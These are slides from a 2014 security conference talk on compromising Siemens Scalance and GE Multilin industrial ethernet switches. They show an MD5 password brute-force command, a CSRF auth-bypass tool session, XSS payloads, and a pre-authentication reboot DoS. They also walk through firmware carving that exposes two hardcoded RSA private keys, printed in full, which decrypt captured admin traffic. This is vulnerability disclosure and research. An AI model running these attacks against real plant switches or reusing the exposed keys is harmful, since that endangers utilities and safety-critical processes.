# Switches Get Stitches

Eireann Leverett
@blackswanburst

Dec 28 02014

This talk is dedicated to Hackeriet:

Where everyone is a teacher, and everyone is a student.

**Aun Aprendo.**

# Outline

General Introduction

The Switches

Siemens Scalance Family Vulnerabilities

GE Multilin Family Vulnerabilities

Garrettcom Family vulnerabilities

Conclusion

# Introduction

This is talk on compromising industrial ethernet switches. We will be focussing primarily on management plane attacks, with a goal to taking over management for the device.

## This talk is for you if:

- You work at a utility/facility/plant/linear accelerator, and you deploy, provision, decommision, or test industrial ethernet switches.
- You are comfortable at a linux commandline, and can hack web apps, but want to do embedded device security.
- You are a developer of embedded firmware and want to learn more about systems security.
- You are an ohdae enthusiast who likes to watch the chaos.
- You work for one of the switch manufacturers. Don't be afraid, just come chat...

# A quick comment

Most SCADA or ICS presentations go like:

1. Pwn PLC/RTU/HMI (Steal underpants!)
2. ????
3. Profit!

Demand more intelligent content.
My esteemed colleague Jason Larsen has a simple challenge to illustrate:
You have complete control over the process in a paint factory.
Now, what do you do to attack the process?
To learn one answer, attend Marmusha's talk: Damn Vulnerable Process

# ICS 101

## What's the point?

In Industrial Control Systems we're focussed on protecting the *control path* not the *data*. The process is what needs to be protected, not accounts, not data confidentiality. So the primary concern you have is *integrity* of process data. All other vulnerabilities, must eventually lead to this, or are not relevant to SCADA/ICS security.

That's why I'm attacking switches. That's where the process is.

# Where are these switches deployed in a network?

Primarily as field device infrastructure. Some examples would be:

1. In a building management or CCTV in various closets.
2. In electrical/water substations for distribution management.
3. In the transport sector in mechancial bridges or trains.
4. On board ships for transporting engine room traffic.
5. Oil and Gas for transporting sensor network or control signal data.

# Protocols 101: You have no integrity

There's precious little authentication in many SCADA protocols. There's even less cryptographic integrity. This is often because of real time and safety constraints. However, this also makes it our biggest path to abuse.
It is because these protocols use so little crypto, that attacking the switches is such an effective means to compromise. Once compromised, you can reconfigure them to exfiltrate data, or create malicious firmwares to MITM the process.
Why would we want to create malicious firmwares instead of route the data out and back again?

# Protocols

- GOOSE
- modbus
- TASE.2
- 101/104
- DNP3
- mrph
- ICCP
- iec-104
- profinet/profibus
- canbus
- C12.22

# Introducing...

### The switches that got busticated

- Siemens Scalance X Family Version 4.3
- GE Multilin ML Family Version 4.2
- Garrettcom Magnum Family 6K

We'll go gently from web app style vulnerabilities, into light firmware reversing and binary analysis.
Let's get to the vulnerabilities shall we?

# Siemens X200 Authentication

From the webpage we see that hashing is done clientside with javascript MD5.

### Useful command

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

The nonce is "given to us" in the previous HTTP response. The nonce is interesting and useful cryptographically in that it prevents crypto replay attacks. However, it also "fixes" a string in our brute force (suffix), as does the user name (prefix). This means we can brute force these hashes very easily.

In my tests 8 character passwords fell in seconds, and 15 character took a few minutes. This is to recover the password from a captured hash from the wire.

# Siemens Nonces/Session Analysis

## Switch.....please!

- C0A8006500000960
- C0A8006500001A21
- C0A80065000049A6
- C0A8006500005F31
- C0A800650007323F

Q: See any patterns?

# Siemens Nonces/Session Analysis

Switch.....please!

- C0A80065*00000960*
- C0A80065*00001A21*
- C0A80065*000049A6*
- C0A80065*00005F31*
- C0A80065*0007323F*

Q: See any patterns?

# Siemens Nonces/Session Analysis

Greetz and peace to @scadasl I'm "that guy who suggested looking at cookies" ;)

Switch.....please!

- C0A80065 ⇒ 192.168.0.97 (this is the CLIENTSIDE address)
- 0007323F ⇒ 471615 in base 10 (Uptime + 1 of course)!
- snmpwalk -Os -c public -v 1 192.168.0.5
- iso.3.6.1.2.1.1.1.0 = STRING: "Siemens, SIMATIC NET, SCALANCE X204-2,
- 6GK5 204-2BB10-2AA3, HW: 4, FW: V4.03"
- iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.4196.1.1.5.2.22
- iso.3.6.1.2.1.1.3.0 = Timeticks: (471614) 1:18:36.14

# Siemens Scalance Authentication Bypass

A simple unauthenticated HTTP request (CSRF) will allow you to:


## Download

- Log File
- Configuration (including password hashes)
- Firmware

## Upload

- Configuration (including password hashes)
- Firmware

# Auth Bypass



```
Thank you.
-----------------------------
   M A I N - M E N U
-----------------------------
1. Download files
2. Upload files
-----------------------------
Select a number: 1
-----------------------------
 D o w n l o a d - m e n u
-----------------------------
1. Configuration file
2. Log file
3. Firmware
-----------------------------
Please select the number of the file to download: 1
200 OK 0.01
The file has been saved as Scalance1
root@Amnesiac:~/Projects/Personal/HelpfulWinds# python scalance-pwn.py
Please enter the IPv4 address of the switch: 192.168.0.12
Thank you.
-----------------------------
   M A I N - M E N U
-----------------------------
1. Download files
2. Upload files
-----------------------------
Select a number: 2
-----------------------------
 U p l o a d - m e n u
-----------------------------
1. Configuration file
2. Firmware
-----------------------------
Please select the number of the file to upload: 2
Please enter the filename you wish to upload: 
```

You can download this script from my github.

# Siemens Switch Conclusion

These vulns are patched, but maybe you can find new ones.
Also, even though a patch exists, patch times in ICS/SCADA
are regularly 12-18 months after the patch is released. You should be able to use these tools for quite a while!
Also, I hope this encourages web testers that their skills are useful in ICS and SCADA.
There is plenty here for you, and we desperately need your help.
Stop defending banks and websites.
**We need your help in the factories and utilities we all depend on!**

# GE Multilin

Now we move on to a GE ML800, part of the Multilin line.
The vulnerabilities I am about to present affect another 7/9 switches in the family. Of the other two switches, one is unmanaged, and the other uses different firmware.

GE offers a worldwide 10 year warranty:

Let's see if that includes fixing vulnerabilites, shall we?

# Reflected XSS x 8!


1. https://192.168.0.12/gc/service.php [a parameter]
2. https://192.168.0.12/gc/tree.php [lang parameter]
3. https://192.168.0.12/gc/flash.php [REST URL parameter 2]
4. https://192.168.0.12/gc/service.php [REST URL parameter 2]
5. https://192.168.0.12/gc/tree.php [REST URL parameter 2]
6. https://192.168.0.12/gc/service.php [name of an arbitrarily supplied URL parameter]
7. https://192.168.0.12/gc/tree.php [name of an arbitrarily supplied URL parameter]
8. https://192.168.0.12/gc/ [name of an arbitrarily supplied URL parameter]

# GE Multilin

**You can just make up parameters to hold your XSS!**

```
GET /gc/?3f50c<script>alert(’XSS’)<%2fscript>c4a3e=1&key=f00 HTTP/1.1
Host: 192.168.0.12
User-Agent: Finely Waxed Moustaches
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
```

# GE Multilin



```
https://192.168.0.12/gc/?3f50c<script>alert('Blasting on fools')<%2fscript>c4a3e=1&key=f4b3bb142f766fd0d9e31c6&r
```

**Access ERROR: Data follows**

when trying to obtain **/gc/?3f50c**

Blasting on fools

OK

Transferring data from 192.168.0.12...

**XSS bores me, let's move on to things worthy of my moustache.**

# GE ML800 DoS

If you get the initial webpage of the switch you'll see a file is fetched. Notice this is pre-authentication.

## Pre-authentication config.xml fetch

https://192.168.0.12/media/config.xml

# GE ML800 DoS

Now if what if we also add a parameter:

Pre-authentication config.xml fetch

https://192.168.0.12/media/config.xml?nocache=9017

Finally, what if that parameter had say....500K digits?

# GE ML800 DoS

I have a script that does exactly this, for about 2K requests. The switch reboot afterwards. It appears the Galnet watchdog causes the reboot. I am still investigating this further, but without full shell access to the switch...

After the next slide you'll see I changed approach and did some light RE.

# Why is a DoS even interesting?

ICS Systems typically have very, very, serious uptime requirements.
So DoS in other environments isn't quite so serious.
In ICS/SCADA a DoS can be safety or process critical.
If you know the timing of the process, you can drop a switch before a critical message.
A simplistic example is rebooting the switch before any heartbeat packet.
A catastrophic example is dropping all H2S detection alerts.

# It all began with a pcap...

Starting from some network traffic from interacting with the GE ML800 web admin interface. Within this session we have performed a switch firmware upgrade. This session is in HTTPS, but the firmware upgrade happens over FTP or TFTP, so we are able to see the firmware file in clear text.

We use tcptrace to carve out the files (All hail Ostermann!):

```
tcptrace -n -e firmware-upgrade.pcapng
```

# It all began with a pcap...

We note that right away, one stream stands out:

tcptrace stream

33: 192.168.0.97:20 - 192.168.0.12:1025 (bm2bn) 1356> 971< (complete)

Primarily because it is a larger stream, but also those ports are interesting, and finally we can see it is a complete stream.

# It all began with a pcap...

The file and binwalk commands don't help much:

## file results

- file bm2bn_contents.dat
- bm2bn_contents.dat: data

## binwalk results

- binwalk bm2bn_contents.dat
- bm2bn_contents.dat: DECIMAL HEX DESCRIPTION
- ————————————————————————————————————
-

# It all began with a pcap...

We run strings on this structure, and we find a lot of random rubbish, but a few pages down we get some clues.

## Strings output

- deflate 1.1.3 Copyright 1995-1998 Jean-loup Gailly
- inflate 1.1.3 Copyright 1995-1998 Mark Adler

So it's compressed!

# It all began with a pcap...

Attempting to deflate the whole thing fails. So we resort to searching for zlib streams in the file with a little help from python. Basically, we iterate over every byte to see if we can find sections of the file that do not produce zlib errors. Thus, we find some sections of the file that are legitimate zlib streams.

## Output of ZLIB-Finder.py

- python ZLIB-finder.py
- bm2bn.bin
- (41576, 4098384)
- (1931471, 0)

# It all began with a pcap...

Well, let's carve out that compressed section shall we?

## Output of dd

- dd if=bm2bn.bin of=compressed.bin skip=41576 bs=1 count=4098384
- 1889896+0 records in
- 1889896+0 records out
- 1889896 bytes (1.9 MB) copied, 2.62979 s, 719 kB/s

# It all began with a pcap...

Now we need to concatenate the magic bytes to make gzip think it's a valid file and decompress it:

magic byte foo

```
printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - compressed.bin
| gzip -dc > decomp.bin
```

Which does give us some errors which suggest we might have the length of our dd command wrong. However, we still get some sensible material out of the decompression. This is a nice image you can load up into your favourite hex editor or reversing tool.

# It all began with a pcap...

For example, I love just running this on all kinds of embedded firmwares:

### Command


```
xxd decomp.bin | grep -A 20 ’42 4547 494e 2052 5341 2050 5249 5641’ | less
```

Which gives you nice little details such as:

### RESULT!

```
0036750: 2d42 4547 494e 2052 5341 2050 5249 5641 -BEGIN RSA PRIVA
```

# Hardcoding keys after the millenium?



```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDJhCk6EJWFKuv49Sc6/JSsELa4bU7duu5y6XudCHwGUI7J9frG
/jfKCEr5H7K9x5SDpruAP44ebgKGMZvllKsk7SNxRP/5L5TuyF7v74zCCa5AT2Bq
WAwiUadBUXtEi/+BUonVagD9GCUaxdMxl0NPrHWnnCJd8qpDSNzn0mkg0QIDAQAB
AoGAPCjNWf1Ldeb7bWZaoNx40elncyWGzuEYgIu9kILQ692u0xIxHKkWJKVXJIpX
BRsI9kiXX1EZ73GuJTu4K9C3SpYpV510ha+EvTXijTSuebnnjK2a8AYhyKJRHkbr
cgeiAuRGyTNyIs4psoQOCKvibXPPG3nPJZPDSN6K57kOwgECQQDpwQ9YqF2fRkgU
gvcCwrKk31lwJw9QomBJwXnbxxrdozjdhwVNLdV8L+DMzHyF5/lHWY/4jd2BH4TZ
UY3KcRJhAkEA3LGw7jzZDDMclikNcER2DO2yAhl5KW+BUCrA2gAysgKy9j0V4Gir
Roj+s+tWgaxxxyUusfOv47GYyypkMsaEcQJAFqyAZZQnSKzTjxHJDf5+v5leno9b
X/HwLxdST6w3geo0OODA9eSNQbePMa5gIckHmBEq8uwn4T+CbmYHv+xJ4QJBAMou
A0AOAG2buXmbPFN4dImdjHE98vDR1S6jLC/K9KZ9sIPDLHJ8kUQ6JtSfKY38c/OU
DbY64A0BW0/skwStNxECQQCN/KYoZolepMkut361L8Aqh2xWM6hIGamyk/zfc7U/
ZJScCl2nj46GJ7ElVUa1oLk7030ISvuFv6AKCChYevm0
-----END RSA PRIVATE KEY-----
PrivateRSAKey1.key (END)
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED\n
DEK-Info: DES-EDE3-CBC,58D326A37D2A5F52

lfVfiGyCCCg/U1g6U5Exa7E5KpqqyE1ihCbvvPlb9BRpwa0b7ur+YUKWFrnP+/Hc
qcxa1vTdQkbofkjs2L8FYsnvzq7osXzXi3FhIcdGKgoLR3p5jg2OdwZagj1fBf5Q
fQu0oYMwved2fdLEdLaJkjfm/S72Z/ESG0yj1zVIdGZC5ltbD9Qp1lvhkLoez6JB
Z8B0UQ30EFyTPcJ0Auc+NIHpvuKrwcT84hun0QJEvgcn9Z1u28pu25jmIsC0LLz3
n8zn5TbQELwZF8llEWr0asSsAFsKO02gdah/w7kdaT91CjFbUEFgUQHqkRs2ALwf
oZqs1ZLvibtEM2rn9Ldq5ZZ9A5IlkecuhbeLshT2vMjW9raBdKutsGuviYWVvSIg
CF2A36BZdzeGspJuo6J/7DtAvTDsLp1jiumSldf31xiR6KWmbVgJfka89X72c0Lv
tNdrAv17qRmwxxug6yEoSo/U7CleBIE8ReN6TS7Hi0ZjBU7/kg5XNqDEI1S4Uasr
tE/cAdb0zxVXn7sVF8F5bJWP3BvTlDa5cMVwtDGPvV0yiPDiv8FUTuRtlUgLTUZ3
p3A1MfxaWBPO/dhDGC98HjyRlI2Dy5ykHxZRC44EEEn7E9W8b1K+vh1Hu+Ecu2+3
SCJ0xQZqzl5w4S934vG/M9tqzsnOkyl695nT0HICYeu1fLcN3UvaOVdRF8WQ63PT
Z4Jsoka+z6xTmX9LUGfd/bKYm+bTMAbog1eaiuP8mk0kaQFDx3NmZLSLleXSnS5I
Bxdgilak6Gd9sredChTzdGgG0988z+ClXy18CycBANL8U2jVu+j9iQ==
-----END RSA PRIVATE KEY-----
PrivateRSAKey2.key (END)
```

# It all began with a pcap...

Now if we load the first private key into wireshark using:

port 443 IP 192.168.0.12 and protocol http

Then we can decrypt the packets that preceded the firmware upgrade.

Note the passwords in clear text under the SSL.


Lastly, the certificate this key was attached to was self-signed!

So it cannot be revoked!

The problem with key management is you have to ***manage keys***.

**Was that a self decrypting PCAP?!?**

# Do you even forward secrecy?




```
No.   Time      Source        Destination   Protocol Lengtl Info
  635 0.000047  192.168.0.97  192.168.0.12  TCP        66 48893 > https [ACK] Seq=256 Ack=128 Win=14720 Len=0 TSval=38667972 TSecr=10
  636 0.004675  192.168.0.12  192.168.0.97  TLSv1     192 Server Hello, Change Cipher Spec, Finished
  637 0.000064  192.168.0.97  192.168.0.12  TCP        66 48894 > https [ACK] Seq=181 Ack=127 Win=14720 Len=0 TSval=38667974 TSecr=10
  638 0.008879  192.168.0.97  192.168.0.12  TLSv1     113 Change Cipher Spec, Finished
  639 0.000553  192.168.0.97  192.168.0.12  HTTP      570 GET /gc/service.php?a=login&uid=manager&pass=manager&nocache=170105 HTTP/1.
  640 0.006054  192.168.0.12  192.168.0.97  TCP        66 [TCP Retransmission] https > 48893 [FIN, ACK] Seq=127 Ack=256 Win=17376 Len
  641 0.050200  192.168.0.12  192.168.0.97  TCP        66 https > 48894 [ACK] Seq=127 Ack=732 Win=16872 Len=0 TSval=109541 TSecr=3866
  642 0.003101  192.168.0.12  192.168.0.97  TLSv1     108 [SSL segment of a reassembled PDU]
  643 0.001952  192.168.0.12  192.168.0.97  SSL       402 [SSL segment of a reassembled PDU]
```

```
⊟ Hypertext Transfer Protocol
  ⊟ GET /gc/service.php?a=login&uid=manager&pass=manager&nocache=170105 HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /gc/service.php?a=login&uid=manager&pass=manager&nocache=170105 HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /gc/service.php?a=login&uid=manager&pass=manager&nocache=170105
      Request Version: HTTP/1.1
    Host: 192.168.0.12\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
```

```
0000  47 45 54 20 2f 67 63 2f  73 65 72 76 69 63 65 2e   GET /gc/ service.
0010  70 68 70 3f 61 3d 6c 6f  67 69 6e 26 75 69 64 3d   php?a=lo gin&uid=
0020  6d 61 6e 61 67 65 72 26  70 61 73 73 3d 6d 61 6e   manager& pass=man
0030  61 67 65 72 26 6e 6f 63  61 63 68 65 3d 31 37 30   ager&noc ache=170
0040  31 30 35 20 48 54 54 50  2f 31 2e 31 0d 0a 48 6f   105 HTTP /1.1..Ho
0050  73 74 3a 20 31 39 32 2e  31 36 38 2e 30 2e 31 32   st: 192. 168.0.12
```

# What about that second key?

1. Private RSA key
2. Requires password
3. Didn't feel like bruteforcing it
4. Tried all strings in image
5. Guess I gotta start reversing...(I SUCK AT REVERSING!)
6. Power PC ROM Image
7. eCOS/Redboot



Function name

- sub_323FDC
- sub_324044
- sub_3241E8
- sub_324310
- sub_324430
- sub_324604
- sub_324684
- sub_324728
- sub_324848
- sub_324A54
- sub_324DC0


Line 6548 of 6548

```
ROM:0003F968                                              # sub_C6A00+178↓o
ROM:0003F968                          .byte 0
ROM:0003F982                          .long dword_2E38+0x31
ROM:0003F986                          .short 0x736F
ROM:0003F988                          .long 0x2E6F7267
ROM:0003F98C      a_dod_interne_1:.string ".dod.internet.private" # DATA XREF: sub_C6A00+184↓o
ROM:0003F98C                                              # sub_C6A00+188↓o
ROM:0003F98C                          .byte 0
ROM:0003F9A2                          .long dword_2E38+0x31
ROM:0003F9A6                          .short 0x736F
ROM:0003F9A8                          .long 0x2E6F7267, 0x2E646F64
ROM:0003F9B0      a_internet_expe:.string ".internet.experimental"
ROM:0003F9B0                                              # DATA XREF: sub_C6A00+194↓o
ROM:0003F9B0                                              # sub_C6A00+198↓o
ROM:0003F9B0                          .byte 0
ROM:0003F9C7                          .long loc_2E6970+3
ROM:0003F9CB                          .byte 0x6F
ROM:0003F9CC                          .long 0x2E6F7267, 0x2E646F64
ROM:0003F9D4      a_internet_mgmt:.string ".internet.mgmt.mib-2" # DATA XREF: sub_C6A00+1A4↓o
ROM:0003F9D4                                              # sub_C6A00+1A8↓o
ROM:0003F9D4                          .byte 0
ROM:0003F9E9                          .long byte_25
```

```
0003F98C 000000000003F98C: ROM:a_dod_interne_1
```

```
Executing function 'main'...
-----------------------------------------------------------------------------------------
Python 2.7.2 (default, Mar 26 2012, 16:13:09)
[GCC 4.2.4 (Ubuntu 4.2.4-1ubuntu4)]
IDAPython 64-bit v1.6.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-----------------------------------------------------------------------------------------
Pattern "private" was not found.
```


```
AU:  idle   Down    Disk: 518GB
```



```
RESTRICTED RIGHTS
-----------------
Use, duplication or disclosure  is subject to  U.S. Government restrictions
as set forth in Sub-division (b)(3)(ii) of the rights in Technical Data and
Computer Software clause at 52.227-7013.

   GE Multilin
   215 Anderson Ave.
   Markham, Ontario
   Canada L6E 1B3

   www.gemultilin.com

ML800 Version: 4.2.1

Login    : manager
Password : *******
ML800#enable ssh
Password : *******
ERROR: Invalid User
ML800#enable ssh
Password : ********
ERROR: Invalid User
ML800#enable ssh
Password : *******
ERROR: Invalid User
ML800#
```

## What if I patch my own key in?

1. Generate key the same size with known password
2. Patch it into decompressed zlib blob
3. Compress blob
4. Patch into larger binary
5. Will there be CRCs or firmware signing?




FTP

Error Type: FTP

Uploaded image is not a valid image for this device (ML800).

Password

Transfer Type: Image Download



